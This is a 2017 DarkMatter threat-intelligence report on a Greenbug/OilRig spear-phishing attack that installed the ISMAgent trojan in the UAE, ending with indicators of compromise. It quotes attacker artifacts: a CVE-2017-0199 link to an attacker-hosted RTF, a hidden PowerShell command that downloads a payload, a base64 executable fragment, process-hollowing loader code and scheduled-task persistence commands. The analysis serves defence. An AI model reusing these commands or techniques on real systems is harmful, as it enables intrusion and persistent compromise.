DARKMATTER

GREENBUG CYBER ESPIONAGE GROUP TARGETS UAE

ISMAgent Attack

Date: 29 October, 2017

GUARDED BY GENIUS

ATTACK SCENARIO

Recently, DarkMatter's Security Operations Centre (SOC) and DarkMatter Labs detected and responded to an attack on some of its clients in which the Indicators of Compromise (IOCs) demonstrated that it was part of the OilRig Advanced Persistent Threat (APT) Campaign with potential links to the Greenbug group.

BACKGROUND

Greenbug is a cyber-espionage group that has been attributed to alleged Iranian actors[1]. It targets organisations in the Middle East using a custom information-stealing remote access Trojan (RAT) known as Trojan.Ismdoor, along with a selection of hacking tools, to steal sensitive credentials from compromised organisations.

The OilRig campaign is a series of cyber-attacks targeted at various organisations in the Middle East, the earliest instances of which had been detected in May 2016. According to reports from two other vendors[2], Greenbug, along with a number of other hacking/attacker groups, is known to have actively participated in this campaign. The OilRig threat actors leverage social engineering techniques as the infection vector. In this case, spear-phishing emails with malicious attachments were used to install the Trojan ISMAgent, which had full backdoor capabilities and was able to download files over a DNS tunnel.

ATTACK DETECTION

On a regular business day, an employee received a suspicious email containing two ZIP folders with no password protection as attachments from a colleague (an internal user). The spear phishing email was cleverly camouflaged as a business email.


The sender (victim) of the email was unaware of having sent any such email. Upon further examination it was discovered that the sender's Outlook Web Access (OWA) was compromised and a total of seven such emails were sent to employees within the organisation during the day.

The internal contacts were all present in the victim's address book. We also noticed the attackers attempted to hack the victim, sending the email with malicious attachments to the victim's own email address. This activity suggests the credentials of the victim Outlook Web Access (OWA) were previously collected from earlier harvesting campaigns.

Below are the internal emails we collected, sent from the compromised OWA account. Notice each email containing two .zip attachments:

[1] https://www.symantec.com/connect/blogs/greenbug-cyberespionage-group-targeting-middle-east-possible-links-shamoon


[2] https://researchcenter.paloaltonetworks.com/2017/07/unit42-oilrig-uses-ismdoor-variant-possibly-linked-greenbug-threat-group/



The victims (i.e. recipient of the malicious email) opened the attachments, resulting in the attack described below.

ATTACK ANALYSIS

The following graph depicts the relationship among the IOCs found in this attack.



Elaborating the sequence of events in the attack:

1. The email contained two ZIP folders:
    a. One containing a Microsoft Word Template document called Issue.dot 812d3c4fddf9bb81d507397345a29bb0
    b. The other containing a Microsoft Word document called Issue.doc 02306d629ca4092551081c4ebcbbd9b4

2. Issue.dot exploited the remote code execution vulnerability CVE-2017-0199. This file contains an OLE2 embedded link object pointing to a malicious fake RTF file hosted in www.msofficecdn[.]com domain:

```
10      <Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="http://
        www.msoffice-cdn.com/updatecdnsrv/prelocated/owa/auth/template.rtf" TargetMode="External"/>
11      <Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/
        image1.wmf"/>
12  </Relationships>
```

   This same .dot file was also seen with a different name: "change management.dot", hosted in an online malware repository uploaded from the United Arab Emirates on the 24 August 2017, suggesting that other targeted attacks were taking place at the same time with other victims within the UAE.

3. Upon successful exploitation, the malicious Powershell script embedded in the fake RTF file will be executing the following:

   C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nologo -WindowStyle Hidden $webClient = New-Object http://System.Net .WebClient; $val = $webClient.DownloadString(`**https://a.pomf[.]cat/ntluca.txt**`); add-content -path 'C:\Users\{CURRENT_USER}\AppData\Roaming/srvRep.txt' -value $val –force


   Downloading a .txt file and copying its content to srvRep.txt 6d2f8a06534e2ebebc43295fb266a8ca in the current user %APPDATA%\Roaming directory. This file was disguised as a fake certificate containing a Base64 encoded binary:

```
1  -----BEGIN CERTIFICATE-----
2  TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
3  AAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v
4  dCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABQRQAATAEDANE0lFkAAAAA
5  AAAAA0AAAgELAQgAAG4DAAAIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
6  BAAAAAAAAAAEAAAAAAAAAADgAwAAAgAAAAAAAAIAQIUAABAAABAAAAAAEAAAEAAA
7  AAAAABAAAAAAAAAAAAAAAFyNAwBKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
8  AMADAAwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

   Once decoded, this file provided an ISMAgent loader 96b47c5af8652ac99150bf602a88498b detailed in the next section.

4. The other attachment "Issue.doc" is a Word/Macro Dropper. The macro contains code to extract an embedded base64 string in the document, store it in %APPDATA%\Base.txt and decode it and run it via Powershell. The result is stored inside a file %Public%\Libraries\servicereset.exe 96b47c5af8652ac99150bf602a88498b, the same ISMAgent loader from the previous Issue.dot

   Note: The first email sent to the victim contained a ZIP file named: issue.zip, having the same ISMAgent loader directly, instead of a dropper doc file.



ISMAgent loader analysis

Both ZIP files in the attack email attachment use two different methods but ultimately drop the same ISMAgent loader 96b47c5af8652ac99150bf602a88498b. The main role of this loader is to inject the ISMAgent payload inside legitimate .NET binary Regasm.exe using process hollowing technique.

The ISMAgent loader is a .NET compiler binary obfuscated using SmartAssembly 6.10.0.218. When de-obfuscated, it contains two helper components dubbed "Joiner" and "Inner" utilised together by the loader, to achieve the process hollowing in a multi-staged and obfuscated way, thwarting the static analysis:

- Joiner.DLL 6439cb84486945a2ab8481b464f5b48d main actions are:
  - Will reconstruct a binary from four files P11, P12, P21, P22 stored in the resources section (35840 bytes each) as seen in the function Joiner::Joiner::join() :


```
using (MemoryStream memoryStream = new MemoryStream(this.PS(Resources.P11, Resources.P12)))
{
    using (new BinaryReader(memoryStream))
    {
        using (MemoryStream memoryStream2 = new MemoryStream(this.PS(Resources.P21,
         Resources.P22)))
        {
            using (new BinaryReader(memoryStream2))
            {
                byte[] array = new byte[(int)(memoryStream.Length + memoryStream2.Length -
1L) + 1];
                memoryStream.Read(array, 0, (int)memoryStream.Length);
                memoryStream2.Read(array, (int)memoryStream.Length, (int)
memoryStream2.Length);
                result = array;
            }
        }
    }
}
```

  The resulting byte array contains an ISMAgent sample.

- Inner.DLL fc6b0235da5e273e06f74a2ec2a452c7 have two functions:
  - Inner::Inner::Join(): Same as Joiner::Joiner::join(). Will reconstruct a binary from two files D1, D2 stored in the resource section (37632 bytes each)
  - Inner::Inner::LoadDll(): takes three arguments and will be called from the ISMAgent loader later. This function will load the assembly created from a call to Inner::Inner::Join() and then looks for a class named "ClsV2", and calls a method passed in the first argument (see variable _Sub).

```
Type type = Assembly.Load(this.AddByte(this.Join(), 500)).GetType("PolicyLab.ClsV2");
MethodInfo method = type.GetMethod(_Sub);   <-- exported function
object objectValue = RuntimeHelpers.GetObjectValue(RuntimeHelpers.GetObjectValue
  (Activator.CreateInstance(type)));
obj = RuntimeHelpers.GetObjectValue(method.Invoke(RuntimeHelpers.GetObjectValue
  (RuntimeHelpers.GetObjectValue(objectValue)), new object[]
{
    Arg,
    path
}));
obj = obj;
```

- The created assembly resulting from Inner::Inner::Join() is a .Net library called PolicyLab.dll d9659ae4cb2d3a14283743467ef8ce99, obfuscated using .Net Reactor 4.x, with a "Run" exported function containing the main code for process hollowing mechanism. This function takes two arguments, a byte array containing the bytes to inject (here: ISMAgent payload) and the path to the target process to inject.



The ISMAgent loader will call Inner::Inner::LoadDll() stub, passing to it three arguments:

- A string "Run": Representing the exported function from PolicyLab DLL.
- A byte buffer containing raw ISMAgent payload bytes resulting from Joiner::Joiner::join() function call.
- The full path to the target process that will be injected via process hollowing, here RegASM.exe:

Note: The targeted individuals were running an outdated version of Windows with .NET framework version v2.0.50727 installed.

ISMAgent loader then quits, leaving the infected RegAsm.exe executing in the system.

ISMAgent loader persistence mechanism


ISMAgent loader achieves persistence in the infected system by copying itself into a file %localappdata%\SrvBS.txt encoded in base64. This file will get decoded later by a scheduled task.

Two scheduled tasks were created in the infected system, tasks "ReportHealth" and "LocalReportHealth", dubbed Tsk1 and Tsk2 form the ISMAgent loader resource section:

```
Tsk1
1  SchTasks /Create /SC MINUTE /MO 4 /TN "ReportHealth" /TR "%localappdata%\srvHealth.exe" /f
Tsk2
1  SchTasks /Create /SC MINUTE /MO 2 /TN "LocalReportHealth" /TR "cmd.exe /c certutil -decode %
     localappdata%\srvBS.txt %localappdata%\srvHealth.exe && schtasks /DELETE /tn LocalReportHealth /f
     && del %localappdata%\srvBS.txt"
```

- The task "LocalReportHealth" copies the ISMAgent into %localappdata%\srvHealth.exe and removes the task itself, as well as the srvBS.txt file from the system.
- The task "ReportHealth" runs srvHealth.exe every four minutes, and will be left configured in the infected system.

Below is a screenshot taken directly from one of the victim workstations during the incident response (IR) process showing the presence of the malicious task "ReportHealth" in the infected system. The screenshot was taken by the day DarkMatter IR team who were on the customer site:



Possible relations with APT33:

During this attack, the ISMAgent payload was configured with the C2 domain www.cdnmsnupdate[.]com. A week after this attack, this domain starts resolving to the IP address: 91.134.203.113. Using pDNS data, this same IP was used to resolve alsalam.ddns.net, a domain masquerading the Saudi Alsalam Aircraft Company, and a domain used during APT 33 campaigns published in a vendor report:

Domain masquerading and typo-squatting is a technique we see utilised very often by these possibly-related threat actors.

APT 33 has targeted several organisations with headquarters in the United States, Saudi Arabia, and South Korea. APT33 has targeted organisations in the following industries:

- Oil & Gas
- Defence
- Aerospace

The current victim is an entity operating in the financial sector, and this APT attack is one of the few we have seen in the financial sector with possible relations to APT 33.

We are currently investigating potential relations between previous Greenbug attacks and APT33, we will be sharing more details on this investigation in a future blog post.

INDICATORS OF COMPROMISE

HOST BASED INDICATORS

Filename	HASH (SHA256)
servicereset.exe (ISMAgent loader)	33c187cfd9e3b68c3089c27ac64a519ccc951ccb3c74d75179c520f54f11f647
Issue.doc	119c64a8b35bd626b3ea5f630d533b2e0e7852a4c59694125ff08f9965b5f9cc
Issue.dot	66358a295b8b551819e053f2ee072678605a5f2419c1c486e454ab476c40ed6a
Joiner.dll	e84ba46ebaca097225546ee974818de0c78ca8adcdd52893ce7e30b3e29326d9
Inner.dll	0e04be4c4016ba823474fffada1a4eebb5735345b9fc4cf506c5a2126db8fc81
ntluca.txt	4a18b0db61828a87ff58b4716e0be9a71b4530af3b27be88655ab2d60afa1d00

NETWORK INDICATORS

Domains & URLs
cdnmsnupdate[.]com
msoffice-cdn[.]com
http://www.msoffice-cdn[.]com/updatecdnsrv/prelocated/owa/auth/template.rtf
http://a.pomf[.]cat/ntluca.txt
IP Addresses
74.91.19.122
91.134.203.113
82.102.14.246
185.162.235.121
66.55.90.17

ENDS